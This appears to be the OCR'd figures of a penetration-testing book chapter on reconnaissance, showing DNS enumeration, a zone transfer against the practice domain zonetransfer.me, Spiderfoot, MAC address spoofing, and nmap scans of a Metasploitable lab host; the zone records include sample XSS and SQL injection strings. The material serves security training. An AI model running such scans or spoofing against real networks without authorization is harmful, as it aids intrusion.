


Figure 5.8 – Advanced search parameters

Figure 5.9 – Google Hacking Database




Figure 5.10 – DNS query




Figure 5.11 – DNS response




Figure 5.12 – Client establishing a connection

```
kali@kali:~$ dnsrecon -d microsoft.com
[*] Performing General Enumeration of Domain: microsoft.com
[-] DNSSEC is not configured for microsoft.com
[*]     SOA ns1-205.azure-dns.com 40.90.
[*]     NS ns1-205.azure-dns.com 40.90.
[-]     Recursion enabled on NS Server 40.90.
[*]     NS ns1-205.azure-dns.com 2603:
[*]     NS ns2-205.azure-dns.net 64.4.
[-]     Recursion enabled on NS Server 64.4
[*]     NS ns2-205.azure-dns.net 2620:1ec:
[*]     NS ns4-205.azure-dns.info 13.107.
[-]     Recursion enabled on NS Server 13.107.
[*]     NS ns4-205.azure-dns.info 2620:1ec:
[*]     NS ns3-205.azure-dns.org 13.107.
[-]     Recursion enabled on NS Server 13.107.
[*]     NS ns3-205.azure-dns.org 2a01:111:
[*]     MX microsoft-com.mail.protection.outlook.com 40.93.
[*]     MX microsoft-com.mail.protection.outlook.com 40.93.
```

Figure 5.13 – DNS enumeration

```
kali@kali:~$ host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
```

Figure 5.14 – Gathering DNS records

```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

Figure 5.15 – Retrieving name servers

```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
```

Figure 5.16 – Retrieving DNS records

```
Trying Zone Transfers and getting Bind Versions:
------------------------------------------------

Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                          7200     IN    SOA                (
zonetransfer.me.                          300      IN    HINFO        "Casio
zonetransfer.me.                          301      IN    TXT                (
zonetransfer.me.                          7200     IN    MX               20
zonetransfer.me.                          7200     IN    A        5.196.105.14
zonetransfer.me.                          7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                          7200     IN    NS       nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.          301      IN    TXT                (
_sip._tcp.zonetransfer.me.                14000    IN    SRV                0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200      IN    PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.             7900     IN    AFSDB              1
asfdbbox.zonetransfer.me.                 7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.              7800     IN    AFSDB              1
canberra-office.zonetransfer.me.          7200     IN    A        202.14.81.230
cmdexec.zonetransfer.me.                  300      IN    TXT               ";
contact.zonetransfer.me.                  2592000  IN    TXT                (
dc-office.zonetransfer.me.                7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.                 7201     IN    AAAA     dead:beaf::
dr.zonetransfer.me.                       300      IN    LOC               53
```

Figure 5.17 – Zone transfer using DNSEnum

```
robinwood.zonetransfer.me.                302      IN    TXT          "Robin
rp.zonetransfer.me.                       321      IN    RP               (
sip.zonetransfer.me.                      3333     IN    NAPTR            (
sqli.zonetransfer.me.                     300      IN    TXT             "'
sshock.zonetransfer.me.                   7200     IN    TXT            "()
staging.zonetransfer.me.                  7200     IN    CNAME    www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A         127.0.0.1
testing.zonetransfer.me.                  301      IN    CNAME    www.zonetransfer.me.
vpn.zonetransfer.me.                      4000     IN    A        174.36.59.154
www.zonetransfer.me.                      7200     IN    A        5.196.105.14
xss.zonetransfer.me.                      300      IN    TXT      "'><script>alert('Boo')</script>"
```

Figure 5.18 – DNS records

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:40 brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.71/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86352sec preferred_lft 86352sec
```

Figure 5.19 – Checking an IP address




Figure 5.20 – Spiderfoot web interface




Figure 5.21 – Sources




Figure 5.22 – New Scan




Figure 5.23 – Setting a target

Figure 5.24 – Spiderfoot use cases





Figure 5.25 – Spiderfoot graph



Status | Browse | Graph | Scan Settings | Log

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Domain Name	1	13	2021-06-23 10:43:37
Affiliate - Internet Name	13	13	2021-06-23 10:43:37
Affiliate Description - Category	3	3	2021-06-23 10:43:27
Description - Category	2	2	2021-06-23 10:43:38
Domain Name (Parent)	1	1	2021-06-23 10:43:25
IPv6 Address	6	31	2021-06-23 10:48:16
Internet Name	14	52	2021-06-23 10:48:16
Internet Name - Unresolved	11	12	2021-06-23 10:45:50
Leak Site URL	100	100	2021-06-23 10:45:22
Linked URL - Internal	3	4	2021-06-23 10:45:33
Name Server (DNS 'NS' Records)	13	13	2021-06-23 10:43:36
Raw DNS Records	4	4	2021-06-23 10:44:04
Raw Data from RIRs/APIs	19	19	2021-06-23 10:48:16

Figure 5.26 – Viewing data

Figure 5.27 – Source data elements




Figure 5.28 – Discovering subdomains

```
kali@kali:~$ cat subdomains.txt
064-smtp-in-2a.microsoft.com
1501.microsoft.com
108.61.72.33.microsoft.com
45.76.116.45.microsoft.com
8057.microsoft.com
8075.microsoft.com
abtesting.microsoft.com
ac2.microsoft.com
academymobile.microsoft.com
```

Figure 5.29 – Output file




Figure 5.30 – Screenshots




Figure 5.31 – Network-based firewall

```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:cd:[illegible]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.29  netmask 255.255.255.0  broadcast 172.30.1.255
        ether 08:00:27:[illegible]  txqueuelen 1000  (Ethernet)
        RX packets 7321  bytes 488009 (476.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7331  bytes 519400 (507.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 5.32 – Checking network interfaces

```
kali@kali:~$ macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                    Print this help
  -V,  --version                 Print version and exit
  -s,  --show                    Print the MAC address and exit
  -e,  --ending                  Don't change the vendor bytes
  -a,  --another                 Set random vendor MAC of the same kind
  -A                             Set random vendor MAC of any kind
  -p,  --permanent               Reset to original, permanent hardware MAC
  -r,  --random                  Set fully random MAC
  -l,  --list[=keyword]          Print known vendors
  -b,  --bia                     Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX   Set the MAC XX:XX:XX:XX:XX:XX
```

Figure 5.33 – MAC Changer options

```
kali@kali:~$ sudo macchanger -A eth0
Current MAC:   08:00:27:[illegible] (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:[illegible] (CADMUS COMPUTER SYSTEMS)
New MAC:       0c:d9:96:53:6d:83 (CISCO SYSTEMS, INC.)
```

Figure 5.34 – Changing MAC address

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:48 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.27/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 535sec preferred_lft 535sec
```

Figure 5.35 – Checking your network

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.30.1.1      08:00:27:bd:1d:71      3     180  PCS Systemtechnik GmbH
172.30.1.26     08:00:27:7f:af:0a      2     120  PCS Systemtechnik GmbH
```

Figure 5.36 – Netdiscover host discovery

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:41 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0057s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 15.78 seconds
```

Figure 5.37 – Ping sweep using Nmap

```
kali@kali:~$ nmap 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:50 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
```

Figure 5.38 – Discovering open ports

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:52 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00043s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.27
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Figure 5.39 – Advanced scan results

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:

Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m01s, median: -2s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-06-23T08:55:02-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Figure 5.40 – Operating system profiling




Figure 5.41 – Decoys




Figure 5.42 – TCP 3-way handshake

```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.26
